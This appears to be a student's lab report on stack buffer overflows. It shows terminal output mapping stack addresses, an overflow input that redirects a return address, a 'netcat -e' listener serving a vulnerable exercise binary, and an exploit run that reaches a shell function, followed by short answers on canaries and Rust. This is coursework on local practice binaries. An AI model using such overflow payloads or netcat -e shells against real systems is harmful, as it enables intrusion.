

Activity 6

1. Stack Layout

```
(base) andre@andre-Z790-AORUS-ELITE:~/Desktop/CU_submission/Computer_Security/Activity_6/1_Stack_Layout$ ./stack
&main = 0x000000000401176
&myfunction = 0x0000000004011f8
&&ret_addr = 0x0000000004011e2
&i = 0x00007ffc62aeb57c
sizeof(pointer) is 8
&buf[0] = 0x00007ffc62aeb580
0x00007ffc62aeb5bc: 0xf0
0x00007ffc62aeb5bb: 0xf8
0x00007ffc62aeb5b7: 0x00
0x00007ffc62aeb5b3: 0x00
0x00007ffc62aeb5af: 0x00
0x00007ffc62aeb5ab: 0x00
0x00007ffc62aeb5a7: 0x00
0x00007ffc62aeb5a3: 0x62
0x00007ffc62aeb59f: 0x00
0x00007ffc62aeb59b: 0xf8
0x00007ffc62aeb597: 0x00
0x00007ffc62aeb593: 0x00
0x00007ffc62aeb58f: 0x35
0x00007ffc62aeb58b: 0x31
0x00007ffc62aeb587: 0x37
0x00007ffc62aeb583: 0x33
... end
```

return address
function pointer
buffer

2. Stack Smashing

```
(base) andre@andre-Z790-AORUS-ELITE:~/Desktop/CU_submission/Computer_Security/Activity_6/2_Stack_Smashing$ python wrapper.py
exec ./ex2 with buff b'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx\x06\x11'
&main = 0x401360
&myfunction = 0x401258
&greeting = 0x4011b6
Welcome to exercise II
I hope you enjoy it

&i = 0x7ffd45735ffc
&buf[0] = 0x7ffd45736000
xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx@
Welcome to exercise II
I hope you enjoy it

Segmentation fault (core dumped)
```

3. Challenging

```
(base) andre@andre-Z790-AORUS-ELITE:~/Desktop/CU_submission/Computer_Security/Activity_6/3_Challenging$ nc.traditional -l -p 60000 -e ex3 -vv
listening on [any] 60000 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 39168
&main = 0x0000000004013d4
&vulnerable = 0x000000000401366
&retpoint = 0x0000000004013d0
&shell = 0x000000000401236
curl: (3) URL using bad/illegal format or missing URL
curl: (3) URL using bad/illegal format or missing URL
curl: (3) URL using bad/illegal format or missing URL
curl: (3) URL using bad/illegal format or missing URL
% Total % Received % Xferd Average Speed Time Time Current
Dload Upload Total Spent Left Speed
0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
% Total % Received % Xferd Average Speed Time Time Current
Dload Upload Total Spent Left Speed
100 477 100 477 0 0 10202 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
(base) andre@andre-Z790-AORUS-ELITE:~/Desktop/CU_submission/Computer_Security/Activity_6/3_Challenging$
```


```
andre@andre-Z790-AORUS-ELITE:~/Desktop/CU_submission...
/home/andre/Desktop/CU_submission/Computer_Security/Activity_6/3_Challenging/att
ack.py:2: DeprecationWarning: 'telnetlib' is deprecated and slated for removal i
n Python 3.13
import telnetlib
Offset (40):40
Target (shell) address (eg. 5647740e01b5): 401236

YOU ARE
HACKED.

This is just for demonstration.
*** Connection closed by remote host ***
```

4. Bonus

Ans. Canary-style protection checks whether the canary buffer, stored between the buffer and the return address, remains unchanged. This prevents attackers from writing to the buffer until it overflows into the return address and overwrites it with a malicious address. If we somehow manage to determine the number of canary bytes and avoid overwriting them, while hoping that the system hasn't hashed and embedded the return address into the canary bytes, we could potentially modify the return address and exploit the program.



5. Question

- Do you think that exploiting buffer-overflow attacks is trivial? Please justify your answer.

Ans. No, because nowadays, compilers provide strong memory protection. To exploit vulnerabilities, like in the case of a canary buffer, we would need very specific information, such as the unpredictable size of the canary. This would require brute-forcing, which takes a long time (assuming the canary is checking a memory flag to detect any unauthorized read attempts).

- As a programmer, is it possible to avoid buffer overflow in your program (write secure code that is not vulnerable to such attack)? Explain your strategy

Ans. Yes, similar to how Rust does it. Rust has the concept of ownership, where a pointer cannot be used after its ownership is transferred, preventing dangling pointer issues. Rust's compiler also checks if every memory access is within bounds. If not, it will trigger a panic, indicating that there is a condition where memory access could be out of bounds.